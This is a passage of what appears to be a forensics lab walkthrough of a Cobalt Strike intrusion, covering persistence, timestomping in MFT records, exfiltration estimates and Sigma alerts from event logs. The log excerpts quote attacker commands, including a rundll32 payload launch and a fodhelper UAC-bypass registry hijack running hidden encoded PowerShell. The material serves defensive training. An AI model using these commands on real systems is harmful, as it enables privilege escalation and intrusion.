
- Upon mounting the extracted `ISO` file, we notice that it houses both a `DLL` and a shortcut file, which leverages `rundll32.exe` to activate `payload.dll`.



Extracting Cobalt Strike Beacon Configuration

- Given our knowledge of the attacker's use of `Cobalt Strike`, we can attempt to extract the beacon configuration via the CobaltStrikeParser script, that can found inside the `C:\Users\johndoe\Desktop\CobaltStrikeParser-master\CobaltStrikeParser-master` directory of this section's target as follows.


```
C:\Users\johndoe\Desktop\CobaltStrikeParser-master\CobaltStrikeParser-master>python parse_beacon_config.py E:\payload.dll
```



Identifying Persistence with Autoruns


- For persistence mechanisms, let's inspect the `C:\Users\johndoe\Desktop\files\johndoe_autoruns.arn` file using the `Autoruns` tool.
- Within the `Logon` section, we notice a `LocalSystem` entry with the following details:


```
- **Registry path**:
`HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`
- **Image path**: `C:\ProgramData\svchost.exe`
- **Timestamp**: `Thu Aug 10 11:25:51 2023` (this is a local
timestamp, UTC: 09:25:51)
```




- Additionally, an odd `photo433.exe` executable has been flagged.
- `photo433.exe` has been extracted during the Rapid Triage process and resides inside the `C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Users\johndoe\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\` directory of this section's target.
- Its SHA256 hash can be identified by either using PowerShell as follows or through `Autopsy`.


```
PS C:\Users\johndoe> Get-FileHash -Algorithm SHA256 "C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Users\johndoe\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\photo443.exe"
```








- For a comprehensive assessment let's submit this hash to VirusTotal




- By navigating to the `Scheduled Tasks` tab of the `Autoruns` tool, we uncover another persistence mechanism.



Analyzing MFT Data with Autopsy

- While using the Autoruns tool to search for persistence, we came across the image path `C:\ProgramData\svchost.exe`.
- Let's dive into `C:\ProgramData` using Autopsy to find this file.



Name	S	C	O	Modified Time	Change Time	Access Time	Created Time
[parent folder]				2023-08-10 09:43:10 UTC	2023-08-10 09:43:10 UTC	2023-08-10 10:01:32 UTC	2019-12-07 09:03:44 UTC
[current folder]				2023-08-10 09:25:48 UTC	2023-08-10 09:25:48 UTC	2023-08-10 09:43:30 UTC	2019-12-07 09:14:52 UTC
Microsoft				2023-08-10 09:42:52 UTC	2023-08-10 09:42:52 UTC	2023-08-10 09:43:30 UTC	2019-12-07 09:14:52 UTC
Package Cache				2023-08-10 00:31:40 UTC	2023-08-10 00:31:40 UTC	2023-08-10 09:43:27 UTC	2023-08-10 00:21:52 UTC
svchost.exe			1	2016-08-14 11:14:00 UTC	2023-08-10 09:26:46 UTC	2023-08-10 09:25:48 UTC	2023-08-10 09:25:48 UTC

- Can you spot any irregularities?
  - Timestomping is a crafty technique where adversaries modify a file's timestamps to blend in with surrounding files, making detection challenging for forensic tools and investigators.
  - By accessing the file's metadata (`File Metadata` tab), we can pinpoint the `MFT (Master File Table) attributes`, which will reveal the genuine modification date.

- Notably, there's a discrepancy when contrasting the `$FILE_NAME` `MFT Modified` value with the `$STANDARD_INFORMATION` `File Modified` value.
- The `$STANDARD_INFORMATION` `File Modified` timestamp is what a user typically encounters when viewing file properties.
  - This could lead someone to believe that the file has been present for a while and might be unrelated to any recent activity.
  - However, `$FILE_NAME` `MFT Modified` holds the authentic timestamp, revealing the file's actual history.

From The Sleuth Kit istat Tool:

```
MFT Entry Header Values:
Entry: 1869 Sequence: 3
$LogFile Sequence Number: 313475236
Allocated File
Links: 1

$STANDARD_INFORMATION Attribute Values:
Flags: Archive, Not Content Indexed
Owner ID: 0
Security ID: 2292 (S-1-5-32-544)
Last User Journal Update Sequence Number: 29386200
Created: 2023-08-10 09:25:48.088921900 (Coordinated Universal Time)
File Modified: 2016-08-14 11:14:00.000000000 (Coordinated Universal Time)
MFT Modified: 2023-08-10 09:26:46.019250700 (Coordinated Universal Time)
Accessed: 2023-08-10 09:25:48.092298800 (Coordinated Universal Time)


$FILE_NAME Attribute Values:
Flags: Archive, Not Content Indexed
Name: svchost.exe
Parent MFT Entry: 1383 Sequence: 1
Allocated Size: 0 Actual Size: 0
Created: 2023-08-10 09:25:48.088921900 (Coordinated Universal Time)
File Modified: 2023-08-10 09:25:48.088921900 (Coordinated Universal Time)
MFT Modified: 2023-08-10 09:25:48.088921900 (Coordinated Universal Time)
Accessed: 2023-08-10 09:25:48.088921900 (Coordinated Universal Time)

Attributes:
Type: $STANDARD_INFORMATION (16-0) Name: N/A Resident size: 72
Type: $FILE_NAME (48-2) Name: N/A Resident size: 88
Type: $DATA (128-3) Name: N/A Non-Resident size: 288256 init_size: 288256
Starting address: 617900, length: 71
```


Analyzing SRUM Data with Autopsy


- Reflecting on our findings, we recall that the malicious executable had an open handle directed at the `Desktop` folder.
  - Through `Autopsy` we notice a file named `users.db`.
  - Given the circumstances, it's plausible that the attacker intended to siphon this data

from the system.



- To validate our hypothesis, let's sift through `Data Artifacts` and access the `Run Programs` section.
  - Our primary focus for network metadata analysis rests on `SRUDB.dat`.






- `430526981` bytes may have been exfiltrated.

Analyzing Rapid Triage Data - Windows Event Logs (Chainsaw)

- In our pursuit of understanding the events that transpired, let's employ the Chainsaw utility (residing in `C:\Users\johndoe\Desktop\chainsaw`) to analyze the Windows Event Logs available at `C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\System32\winevt\Logs` as follows. Our objective is to pinpoint key events that transpired during our incident timeline.
- By piecing together the evidence, we can construct a comprehensive narrative of the attack, from its inception to its culmination.

```
C:\Users\johndoe>cd C:\Users\johndoe\Desktop\chainsaw
C:\Users\johndoe\Desktop\chainsaw>chainsaw_x86_64-pc-windows-msvc.exe
hunt "..\kapefiles\auto\C%3A\Windows\System32\winevt\Logs" -s sigma/ --
mapping mappings/sigma-event-logs-all.yml -r rules/ --csv --output
output_csv
```



- The results will be available inside the `C:\Users\johndoe\Desktop\chainsaw\output_csv` directory of this section's target.
- Upon examining `sigma.csv` (choose `Fixed width` in `Separator Options`), we observe the following alerts, among others related to the incident.
- **Cobalt Strike Load by rundll32**

```
2023-08-10T09:15:14.099640+00:00,CobaltStrike Load by Rundll32;LOLBIN From Abnormal Drive;Rundll32 With Suspicious Parent Process,..\..\DESKTOP-VQJOLVH-C.
339c4d051f47add2\uploads\auto\C%3A\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon%254Operational.evtx,1,Microsoft-Windows-Sysmon,1,2192,DESKTOP-VQJOLVH,
"CommandLine: '""C:\Windows\System32\rundll32.exe"" payload.dll,StartW'
Company: Microsoft Corporation
CurrentDirectory: E:\
Description: Windows host process (Rundll32)
FileVersion: 10.0.19041.746 (WinBuild.160101.0800)
Hashes: SHA1=DD399AE46303343F9F0DA189AEE11C67BD868222,MD5=EF3179D498793BF4234F708D3BE28633,SHA256=B53F3C0CD32D7F20849850768DA6431E5F876B7BFA61DB0AA0700B02873393FA,
IMPHASH=4DB27267734D1576D75C991DC70F68AC
Image: C:\Windows\System32\rundll32.exe
IntegrityLevel: Medium
LogonGuid: D875E288-2DE1-64D4-1801-020000000000
LogonId: '0x20118'
OriginalFileName: RUNDLL32.EXE
ParentCommandLine: explorer.exe
ParentImage: C:\Windows\explorer.exe
ParentProcessGuid: D875E288-2FC0-64D4-2F01-000000000300
ParentProcessId: 7148
ParentUser: DESKTOP-VQJOLVH\johndoe
ProcessGuid: D875E288-AAA2-64D4-7602-000000000300
ProcessId: 3648
Product: Microsoft® Windows® Operating System
RuleName: technique_id=T1204,technique_name=User Execution
TerminalSessionId: 1
User: DESKTOP-VQJOLVH\johndoe
UtcTime: 2023-08-10 09:15:14.097
```

- **Cobalt Strike Named Pipe**

```
2023-08-10T09:15:14.125534+00:00,CobaltStrike Named Pipe,..\..\DESKTOP-VQJOLVH-C.
339c4d051f47add2\uploads\auto\C%3A\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon%254Operational.evtx,1,Microsoft-Windows-Sysmon,17,2193,DESKTOP-VQJOLVH,
"EventType: CreatePipe
Image: C:\Windows\System32\rundll32.exe
PipeName: \MSSE-7725-server
ProcessGuid: D875E288-AAA2-64D4-7602-000000000300
ProcessId: 3648
RuleName: '-'
User: DESKTOP-VQJOLVH\johndoe
UtcTime: 2023-08-10 09:15:14.114
```

```
2023-08-10T09:23:15.768627+00:00,CobaltStrike Named Pipe;Potential Defense Evasion Via Raw Disk Access By Uncommon Tools,..\..\DESKTOP-VQJOLVH-C.
339c4d051f47add2\uploads\auto\C%3A\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon%254Operational.evtx,1,Microsoft-Windows-Sysmon,18,3301,DESKTOP-VQJOLVH,
"EventType: ConnectPipe
Image: \\127.0.0.1\ADMIN$\8ea5559.exe
PipeName: \MSSE-3332-server
ProcessGuid: D875E288-AC82-64D4-AA03-000000000300
ProcessId: 7512
RuleName: technique_id=T1021.002,technique_name=SMB/Windows Admin Shares
User: NT AUTHORITY\SYSTEM
UtcTime: 2023-08-10 09:23:15.767
"
```

```
2023-08-10T09:25:07.655908+00:00,CobaltStrike Named Pipe,..\..\DESKTOP-VQJOLVH-C.
339c4d051f47add2\uploads\auto\C%3A\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon%254Operational.evtx,1,Microsoft-Windows-Sysmon,17,3548,DESKTOP-VQJOLVH,
"EventType: CreatePipe
Image: C:\Windows\system32\rundll32.exe
PipeName: \postex_9778
ProcessGuid: D875E288-ACF3-64D4-B003-000000000300
ProcessId: 6816
RuleName: '-'
User: NT AUTHORITY\SYSTEM
UtcTime: 2023-08-10 09:25:07.653
```

- Cobalt Strike's named pipe functionality enables covert communication between adversaries and compromised systems, facilitating post-exploitation activities in a stealthy manner.
- **UAC (User Account Control) Bypass/Privilege Escalation by Abusing fodhelper.exe**

```
2023-08-10T09:21:12.022956+00:00,Godmode Sigma Rule;PowerShell Base64 Encoded FromBase64String Cmdlet;PowerShell Base64 Encoded IEX Cmdlet;Suspicious PowerShell
Invocations - Specific - ProcessCreation,..\..\DESKTOP-VQJOLVH-C.339c4d051f47add2\uploads\auto\C%3A\Windows\System32\winevt\Logs\Security.evtx,1,
Microsoft-Windows-Security-Auditing,4688,5407,DESKTOP-VQJOLVH,"CommandLine: C:\Windows\system32\cmd.exe /C reg.exe add
HKCU\Software\Classes\ms-settings\Shell\Open\command /d ""powershell -nop -w hidden -encodedcommand
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHM
